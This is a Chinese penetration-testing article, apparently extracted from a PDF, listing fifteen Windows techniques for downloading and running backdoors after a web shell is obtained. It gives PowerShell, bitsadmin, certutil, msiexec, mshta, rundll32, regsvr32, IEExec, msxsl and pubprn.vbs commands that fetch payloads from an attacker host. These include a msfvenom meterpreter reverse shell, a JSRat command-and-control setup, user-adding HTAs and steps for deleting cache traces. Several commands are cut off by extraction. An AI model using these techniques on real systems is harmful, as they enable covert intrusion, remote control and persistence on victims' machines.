# Windows文件下载执行的15种姿势

原创 Bypass Bypass 4月15日

当我们通过Web渗透获取了一个Shell,而且目标主机是Windows,我们该怎么去下载后门文件到目标主机上执行呢?

一般来说,实现Windows文件下载执行的方式不外乎以下几种方式。第一种,远程下载文件到本地,然后再执行;**第二种,远程下载执行,执行过程没有二进制文件落地,这种方式已然成为后门文件下载执行的首要方式。**另外呢,只要你所在服务器的环境支持,你也可以通过任何一门语言来实现它,这种方式暂不在本文的讨论范围之内。

**在这里,本文收集了15种常见的文件下载执行的方式,并结合具体案例**,让我们一起来看看是怎么实现的吧。

- PowerShell
- Bitsadmin
- certutil
- wget
- ipc\$文件共享
- FTP
- TFTP
- WinScp
- msiexec
- IEExec
- mshta
- rundll32
- regsvr32
- MSXSL.EXE
- pubprn.vbs

## 1. PowerShell

PowerShell是一种命令行外壳程序和脚本环境,使命令行用户和脚本编写者可以利用。

#### 远程下载文件保存在本地:

```
powershell (new-object System.Net.WebClient).DownloadFile('http://192.168.28.:
```

## 远程执行命令:

### 2, Bitsadmin

bitsadmin是一个命令行工具,可用于创建下载或上传工作和监测其进展情况。

```
bitsadmin /transfer n http://192.168.28.128/imag/evil.txt d:\test\1.txt
```

输入以上命令,成功下载文件。

```
DISPLAY: 'n' TYPE: DOWNLOAD STATE: TRANSFERRED PRIORITY: NORMAL FILES: 1 / 1 BYTES: 32174 / 32174 (100%)
Transfer complete.

D:\test\dir w动器 D 中的卷没有标签。卷的序列号是 DE72-BB32

D:\test 的目录

2020/04/13 21:17 〈DIR〉 ...
2020/04/13 21:17 〈DIR〉 ...
2020/04/13 21:16 ③2,174 字节 2 个目录 23,175,671,808 可用字节

D:\test〉
```


#### 3. certutil

用于备份证书服务,支持xp-win10都支持。由于certutil下载文件都会留下缓存,所以一般都建议下载完文件后对缓存进行删除。

## 注: 缓存目录为:

"%USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content"

- #下载文件
- 2 certutil -urlcache -split -f http://192.168.28.128/imag/evil.txt test.php
- 3 #删除缓存
- 4 certutil -urlcache -split -f http://192.168.28.128/imag/evil.txt delete



## 4, wget

Windows环境下,可上传免安装的可执行程序wget.exe到目标机器,使用wget下载文件。


wget.exe下载: https://eternallybored.org/misc/wget/

```
1 wget -0 "evil.txt" http://192.168.28.128/imag/evil.txt
```

# 5、ipc\$文件共享

IPC\$(Internet Process Connection)是共享"命名管道"的资源,它是为了让进程间通信而开放的命名管道,通过提供可信任的用户名和口令,连接双方可以建立安全的通道并以此通道进行加密数据的交换,从而实现对远程计算机的访问。

- 1 #建立远程IPC连接
- 2 net use \\192.168.28.128\ipc\$ /user:administrator "abc123!"
- 3 #复制远程文件到本地主机
- 4 copy \\192.168.28.128\c\$\2.txt D:\test



#### 6. FTP

一般情况下攻击者使用FTP上传文件需要很多交互的步骤,下面这个 bash脚本,考虑到了交互的情况,可以直接执行并不会产生交互动作。

```
1 ftp 127.0.0.1
2 username
3 password
4 get file
5 exit
```

```
Microsoft Windows [版本 10.0.18362.535]
(c) 2019 Microsoft Corporation。保留所有权利。


D:\test>ftp 192.168.28.128
连接到 192.168.28.128。
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
用户(192.168.28.128:(none)): user01
331 Password required for user01.
容码:
230 User logged in.
ftp> get evil.txt
200 PORT command successful.
150 Opening ASCII mode data connection.
```

#### 7. TFTP

用来下载远程文件的最简单的网络协议,它基于UDP协议而实现

tftp32服务端下载地址: http://tftpd32.jounin.net/tftpd32\_download.html

tftp -i 你的IP get 要下载文件 存放位置



# 8. WinScp

WinSCP是一个Windows环境下使用SSH的开源图形化SFTP客户端。

- 1 #上传
- 2 winscp.exe /console /command "option batch continue" "option confirm off" "op
- 3 #下载
- 4 winscp.exe /console /command "option batch continue" "option confirm off" "op

使用winscp.exe 作为命令行参数执行远程上传/下载操作。

## 9, msiexec

msiexec 支持远程下载功能,将msi文件上传到服务器,通过如下命令远程执行:

- 1 #生成msi包
- 2 msfvenom -p windows/exec CMD='net user test abc123! /add' -f msi > evil.msi
- 3 #远程执行
- 4 msiexec /q /i http://192.168.28.128/evil.msi

成功添加了一个test用户:



### 10、IEExec

IEexec.exe应用程序是.NET Framework附带程序,存在于多个系统白名单内。

## 生成Payload:

1 msfvenom -p windows/meterpreter/reverse\_tcp lhost=192.168.28.131 lport=4444 -✓

使用管理员身份打开cmd,分别运行下面两条命令。

- 1 C:\Windows\Microsoft.NET\Framework64\v2.0.50727>caspol.exe -s off
- 2 C:\Windows\Microsoft.NET\Framework64\v2.0.50727>IEExec.exe http://192.168.28.

```
C:\Windows\Microsoft.NET\Framework64\v2.0.50727>caspol.exe -s off
Microsoft (R) .NET Framework CasPol 2.0.50727.5420
版权所有(C) Microsoft Corporation。保留所有权利。
已临时关闭 CAS 强制。如果想要还原设置,请按 <enter>。
成功
C:\Windows\Microsoft.NET\Framework64\v2.0.50727>ieexec.exe http://192.168.28.131/shell.exe
```

### 11, mshta

mshta用于执行.hta文件,而hta是HTML Applocation 的缩写,也就是HTML应用程序。而hta中也支持VBS。所以我们可以利用hta来下载文件。

```
mshta http://192.168.28.128/run.hta
```

### run.hta内容如下:

```
1 <HTML>
2 <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
3 <HEAD>
4 <script language="VBScript">
  Window.ReSizeTo 0, 0


6 Window.moveTo -2000,-2000

7 Set objShell = CreateObject("Wscript.Shell")

8 objShell.Run "cmd.exe /c net user test password /add" // 这里填写命令

9 self.close

10 </script>
11 <body>
12 demo
13 </body>
14 </HEAD>
15 </HTML>
```



## 12, rundll32

其实还是依赖于WScript.shell这个组件,在这里我们使用JSRat来做演示,JSRat是一个命令和控制框架,仅为rundll32.exe和regsvr32.exe生成恶意程序。

#### 项目地址:

https://github.com/Hood3dRob1n/JSRat-Py.git

步骤一:开始运行JSRat,监听本地8888端口。

```
root@kali:/tmp/JSRat-Py# ./JSRat.py -i 192.168.28.131 -p 8888
./JSRat.py:308: SyntaxWarning: name 'client_type' is assigned to before global declaration global client_type

JSRat Server - Python Implementation
By: Hood3dRobIn

[*] Web Server Started on Port: 8888
[*] Awaiting Client Connection to:
[*] rund1132 invocation: http://192.168.28.131:8888/connect
[*] regsvr32 invocation: http://192.168.28.131:8888/wtf
[*] Client Command at: http://192.168.28.131:8888/wtf
[*] Browser Hook Set at: http://192.168.28.131:8888/hook
```

步骤二:通过url访问,可以查看恶意代码。



## 复制代码如下:

```
1 rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=n
```

步骤三:在受害者PC运行该代码,将成功返回一个会话,如下图所示:

# 13、regsvr32

Regsvr32命令用于注册COM组件,是Windows系统提供的用来向系统注册控件或者卸载控件的命令,以命令行方式运行

#### 在目标机上执行:

```
regsvr32.exe /u /n /s /i:http://192.168.28.131:8888/file.sct scrobj.dll
```

可以通过自己构造.sct文件,去下载执行我们的程序

执行命令,成功弹计算器:



### 14, MSXSL.EXE

msxsl.exe是微软用于命令行下处理XSL的一个程序,所以通过他,我们可以执行JavaScript进而执行系统命令。

#### 下载地址为:

```
1 https://www.microsoft.com/en-us/download/details.aspx?id=21714
```

msxsl.exe 需要接受两个文件, XML及XSL文件, 可以远程加载, 具体方式如下:

```
1 msxsl http://192.168.28.128/scripts/demo.xml http://192.168.28.128/scripts/exc
```

#### demo.xml

```
1  <?xml version="1.0"?>
2  <?xml-stylesheet type="text/xsl" href="exec.xsl" ?>
3  <customers>
4  <customer>
5  <name>Microsoft</name>
6  </customer>
7  </customers>
```

#### exec.xsl

```
16 </xsl:template>
17 </xsl:stylesheet>
```



## 15, pubprn.vbs

在 Windows 7 以上版本存在一个名为 PubPrn.vbs 的微软已签名 WSH 脚本,其位于 C:\Windows\System32\Printing\_Admin\_Scripts\en-US,仔细观察该脚本可以发现其显然是由 用户提供输入(通过命令行参数),之后再将参数传递给GetObject()

```
1 "C:\Windows\System32\Printing_Admin_Scripts\zh-CN\pubprn.vbs" 127.0.0.1 scrip
```

#### test.sct

```
1  <?XML version="1.0"?>
2  <scriptlet>
3  <registration
4    description="Bandit"
5    progid="Bandit"
6    version="1.00"
7    classid="{AAAA1111-0000-0000-0000FEEDACDC}"
8    remotable="true"
9    >
10  </registration>
11    <script language="JScript">
2    <![CDATA[</pre>
```

```
var r = new ActiveXObject("WScript.Shell").Run("calc.exe");

// Script

// Script

// Scriptlet
```





加入我的知识星球,获取更多安全干货。

